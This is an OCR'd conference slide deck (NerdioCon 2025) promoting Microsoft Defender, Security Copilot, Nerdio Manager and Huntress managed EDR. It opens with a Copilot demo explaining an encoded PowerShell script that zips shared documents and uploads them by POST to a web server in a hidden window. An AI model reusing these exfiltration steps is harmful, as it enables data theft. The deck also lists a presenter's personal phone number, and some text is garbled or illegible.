Copy-Item -Path “$sharedPath\$doc02” -
Destination “C:\temp”
```

3. Compresses the two documents into a zip archive

```
Compress-archive- Path “C:\temp\$doc1”,
“C:\temp\$doc2” DestinationPath $zipPath
```

4. Uploads the zip archive to the specified web server URL using the POST method

```
Invoke-RestMethod -Uri $wedserverurl -
method Post -InFile $zipPath
```

The encoded script is designed to run non-interactively with ahidden window style, which

What does this PowerShell script do?


What does this cmdlet do?

How could this be used maliciously?

What does this registry key setting mean?

Natural Language Query Assistant

- **Generate** KQL queries to hunt in your environment using natural language
- **Filter** through data with guided recommendations
- Easily take **next steps**



Apr 10, 2024 2:04 PM

Show all alerts related to the application "Microsoft Dynamics 365" generated after 2023-06-17 15:12.

Apr 10, 2024 2:05 PM

The Kusto Query Language (KQL) query to retrieve all alerts related to the application "Microsoft Dynamics 365" generated after 2023-06-17 15:12 is as follows:

```
AlertEvidence
| where Application == 'Microsoft
Dynamics 365'
| where Timestamp > datetime(2023-06-
17T15:12:00Z)
```

AI-generated content may be incorrect. Check it for accuracy.

Use natural language to hunt for information

Early adopters are seeing improved analyst accuracy and speed

39%

[illegible]

22%

[illegible]

93%

[illegible]

85%

[illegible]

97%

[illegible]

Source: Microsoft Security Copilot randomized controlled trial conducted by Microsoft Office of the Chief Economist, January 2024.

Microsoft Defender XDR

Robust, native, and correlated protection across endpoints, identities, cloud apps, and email to help halt evolving threats


> "There is a deep divide in the XDR market between those far along the path and those just starting to deliver on the vision of XDR."

Source: The Forrester New Wave™: Extended Detection And Response (XDR) Providers, Q2 2024," Forrester Research, Inc., 2024

The Forrester New Wave™ is copyrighted by Forrester Research, Inc. Forrester and Forrester Wave™ are trademarks of Forrester Research, Inc. The Forrester New Wave™ is a graphical representation of Forrester's call on a market. Forrester does not endorse any vendor, product, or service depicted in the Forrester New Wave™. Information is based on best available resources. Opinions reflect judgment at the time and are subject to change.

THE FORRESTER NEW WAVE™

Extended Detection and Response (XDR) Providers
Q2 2024



*A gray bubble or open dot indicates a nonparticipating vendor.

Source: Forrester Research, Inc. Unauthorized reproduction, citation, or distribution prohibited.

Defender Experts for XDR

A true MXDR solution that delivers comprehensive detection and response for customers using industry-leading Defender workloads

Microsoft Defender XDR

Endpoints
Microsoft Defender for Endpoint

Identities
Microsoft Defender for Identity

Email
Microsoft Defender for Office 365

Cloud Apps
Microsoft Defender for Cloud Apps

Entra ID Protection

Microsoft Defender Experts for XDR

Human expertise
Leading defenders in the industry

Threat Intelligence
Data informed by 65T daily signals

Machine speed and scale
Service powered by ML and AI

Proactive threat hunting
Probe deeper to expose significant threats

Turnkey experience
Triage
Investigate
Respond

Trusted advisor
Dedicated service delivery manager

END-TO-END MANAGED EXTENDED DETECTION AND RESPONSE

NerdioCon
2025
PALM SPRINGS

Thank You!

Get started with Microsoft Defender for Endpoint or Microsoft Defender for Business

Microsoft

Thank you!

Microsoft Confidential

NerdioCon
2025
PALM SPRINGS

Appendix

Detailed product comparison

Capabilities	Microsoft Defender for Business	Microsoft Defender for Endpoint Plan 1	Microsoft Defender for Endpoint Plan 2
Vulnerability management			
Microsoft secure score	☒		☒
Vulnerability management (visibility into software and vulnerabilities)	☒		☒
Vulnerability remediation based on Intune integration	☒		☒
Attack surface reduction			
Advanced vulnerability and zero-day exploit mitigations	☒	☒	☒
Attack surface reduction rules	☒	☒	☒
Application control	☒	☒	☒
Network firewall	☒	☒	☒
Device control (e.g.: USB)	☒	☒	☒
Network protection	☒	☒	☒
Device-based Conditional Access	☒	☒	☒
Web control / category-based URL blocking	☒	☒	☒
Ransomware mitigation	☒	☒	☒
Next generation protection			
Advanced cloud protection (deep inspection and detonation) BAFS	☒	☒	☒
Monitoring, analytics and reporting for Next Generation Protection capabilities	☒	☒	☒
Endpoint detection and response			
Automatic attack disruption	☒		☒
Behavioral-based detection (post-breach)	☒		☒
Rich investigation tools			☒
Custom detections			☒
6-month searchable data per endpoint			☒
Advanced hunting			☒
Evaluation lab			☒
Manual response actions (run AV scan, machine isolation, file stop and quarantine)	☒	☒	☒
Live response	☒		☒

Detailed product comparison

Capabilities	Microsoft Defender for Business	Microsoft Defender for Endpoint Plan 1	Microsoft Defender for Endpoint Plan 2
Automatic investigation and remediation			
Microsoft default investigation and response playbooks	☒		☒
Customized investigation and response playbooks			☒
Centralized management			
Role-based access control	☒	☒	☒
Simplified client configuration	☒		
Reporting	☒	☒	☒
APIs for customers			
SIEM connector		☒	☒
API’s (response, Data collection)		☒	☒
Partner applications		☒	☒
Threat intelligence			
Threat analytics	☒		☒
Custom threat intelligence	☒	☒	☒
Sandbox			☒
Third-party threat intelligence connector			☒
Partner support			
APIs (for partners)	☒	☒	☒
RMM integration	☒		
MDR integration	☒		
MSP support (multi-tenant API, multi-tenant authentication)	☒	☒	☒
Microsoft Threat Experts			
Targeted attack notification			☒
Collaborate with Experts, on demand			☒
Platform support			
Windows	☒	☒	☒
MacOS	☒	☒	☒
Mobile (Android, iOS)	☒	☒	☒

NerdioCon
2025
PALM SPRINGS

Nerdio Manager and Microsoft Defender

Policy-Driven Cybersecurity

- Centralized Security Management
- Automated Threat Protection
- Customizable Security Baselines
- Multi-Tenant Monitoring & Reporting
- Seamless Integration with Intune
- Configuration and Drift Management

NerdioCon
2025
PALM SPRINGS

Solution Baselines (NMM)

Tenant Solution Baselines

Challenge

- Management of security across multiple clients is complex.
- A way to ensure consistent security standards across all environments.


Solution

- Standardized configurations across all client environments.

Tenant Solution Baselines

Outcome

- Enforce consistent management across environments and simplify operations.
- Ensure configurations are evenly applied.
- Minimize misconfigurations.



Solution baselines

SOLUTION BASELINES

NAME	TYPE	CUSTOMER COMPLIANCE	ASSIGNMENTS	LAST MODIFIED	
Solution Baseline for Defender for Endpoint	DefenderForEndpoint (built-in)	🟩 1 🟨 1	**Nerdio Juliet** (Report-only) **Winhart Inc** (Report-only)	Sep 3, 2024 02:03 PM	Assign
Solution Baseline for Defender for Office 365	DefenderForO365 (built-in)	🟨 2	**Nerdio Juliet** (Report-only) **Winhart Inc** (Report-only)	Oct 15, 2024 08:39 PM	Assign
Solution Baseline for Entra ID	EntraId (built-in)	🟨 2	**Nerdio Juliet** (Report-only) **Winhart Inc** (Enforced)	Oct 15, 2024 07:41 PM	Assign
Solution Baseline for Entra ID - CMMC Disabled	EntraId (cloned)			Oct 28, 2024 02:22 PM	Enable
Solution Baseline for Intune	Intune (built-in)	🟩 2	**Nerdio Juliet** (Enforced) **Winhart Inc** (Report-only)	Oct 30, 2024 11:26 AM	Assign

5 items

NerdioCon
2025
PALM SPRINGS

Walkthrough

View and configure Solution Baselines in Nerdio Manager for MSP

NerdioCon
2025
PALM SPRINGS

Configuration Drift Management


Configuration Drift Management

Challenge	Solution
• Inconsistent configurations create security gaps and non-compliance with standards. • Tracking and correcting discrepancies manually is time-consuming and inefficient.	• The ability to monitor and correct discrepancies from defined configurations to maintain consistency across environments.

Configuration Drift Management

Outcome

- Consistent configurations improve security and help meet compliance standards.
- Automation saves time and effort, fostering client confidence through reliable management.



ACCEPT DRIFT FOR BASELINE POLICY

BASELINE: ZTest-PRDP1

POLICY: test-app-config-prdp2

ACCOUNT: Nube Hart, Inc. (1)

Drift acceptance expires after

90 days ▾ *Dec 24, 2024*

Description

By customer request, see #73956 for details.

☐ Allow processing ⓘ

Tracking Issues and Taking Action

Challenge	Solution
• Ensuring endpoints remain aligned with policy baselines to prevent security risks. • Continuously monitoring and enforcing compliance across all endpoints. • Identifying and remediating configuration drift when endpoints deviate from compliance standards.	• Use Nerdio Manager to track configuration drift, review device compliance, and view antivirus status.

NerdioCon
2025
PALM SPRINGS

Walkthrough

- Track drift from solution baselines
- Review antivirus reports
- View endpoint details

NerdioCon
2025
PALM SPRINGS

Intune Policies Recovery Services

Intune Policies Recovery Services

Challenge

- Policies changes can have a broad impact on endpoints.
- Need to roll back from misconfigurations.
- Track policy changes over time can help with troubleshooting.

Solution

- Use Nerdio Manager to back up, compare and roll back policies.

NerdioCon
2025
PALM SPRINGS

Walkthrough:

Enable Intune Policies Recovery Services in NMM

NerdioCon
2025
PALM SPRINGS

Walkthrough: Back up and compare policies in NME

HUNTRESS

Nerdio Defender Pre Day

Jeremy Young
Community Team

Jeremy Young

Community Growth Strategist
jeremy@huntress.com
Cell: 512-986-9983

Duo - 2017 - Helped Build the Duo MSP Program

Huntress - 2019 - Early Employee to Help Scale

Huntress All-Hands December 2019

We all fit in one room

Jeremy Young

Community Growth Strategist
jeremy@huntress.com
Cell: 512-986-9983

Duo - 2017 - Helped Build the Duo MSP Program


Huntress - 2019 - Early Employee to Help Scale

Blumira - 2021 - Built MSP Business from Scratch

Huntress - 2025 - Rejoined Huntress to grow the Community and align **Purpose** with **Passion**

New Year, New Huntress

Every. Single. Year.



Huntress & Microsoft Defender

- ✓ Leverage free Microsoft NGAV via Huntress
- ✓ Or Leverage Paid Microsoft Defender (MDE)
- ✓ Use Nerdio to push policy on MDE
- ✓ Defender not required but better together

Huntress manages your Microsoft EDR

HUNTRESS

+

Microsoft Defender
for Endpoint

Increase the value of your Microsoft Licensing

Huntress manages Microsoft Defender for Endpoint/Business (included but optional)

Adding SOC expertise to Microsoft Detections, minimizing noise and highlighting what’s important

Better together–More detections, less places to hide

The power of two world class EDR tools working together to minimize the places for Threat Actors to hide–maximum effectiveness for your Endpoint protection

We've built our solutions specifically for *organizations like yours*.

100k+ **Organizations secured**

3m+ **Endpoints protected**

1.5m+ **Identities protected**

6k+ **Partners and customers**

Huntress Managed EDR

Endpoint protection

Endpoint security is broken

Overcomplicated

Difficult to manage and even harder to action

↓

Requires hard-to-find experts to get full value

Overwhelming

Provide more noise than signals

↓

Often leads to alert fatigue and hours wasted

Overpriced

Cost prohibitive for most organizations

↓

Forces you to make difficult security choices

MDR to the Rescue!

The most common option?

Hire a low-value MDR provider

Little value add, lots of added work

Regurgitate alerts back to you with little context, lots of false positives

Often rely on someone else's EDR technology

Built to capture dollars, not threats

Unresponsive and uncaring

Often will alert you after you find the problem yourself (if they alert you at all)

Will only get worse over time

Focused on cutting costs, not scaling quality

Lack investment in detection engineering, threat research, product R&D, and analyst training

Or do it yourself

The cost, time, and expertise needed
makes this a non-starter for most organizations

Something had to change

A better approach to EDR

Fully managed

Fortified by our 24/7 human-led SOC

Expertise included, not required

Headache free

Less than 1% false positives

The perfect marriage of technology and service

Outcome obsessed

Affordably priced without compromising quality

Unwavering commitment to customer satisfaction

The Huntress impact

> “I sleep better when my clients are being protected with Huntress.”

Dylan Sauce
CIO, Innovative Communication Systems

> “It is amazing, as you start deploying it finds things that everything else missed. Then you have them auto remediated!”

Dick Borelli
Owner, Newnan Computers

> “When Huntress calls we answer because we know that’s the call that matters.”

Edward Griffin
Partner, Intelligent Technical Solutions

Best Support
Enterprise
FALL 2024

Best Est. ROI
Small Business
FALL 2024

Best Results
FALL
2024

Leader
FALL
2024

Best Relationship
FALL
2024

Best Usability
FALL
2024

Easiest To Use
Mid-Market
FALL 2024

High Performer
Mid-Market
FALL 2024

Most Implementable
Small Business
FALL 2024

Users Most Likely To Recommend
Mid-Market
FALL

Easiest Setup
FALL

Leader
Small Business
FALL

> **I couldn't do what I do without Huntress.**
>
> ★★★★★ March 21,2023

> **Huntress is one of our most valuable partners.**
>
> ★★★★★ March 07,2023

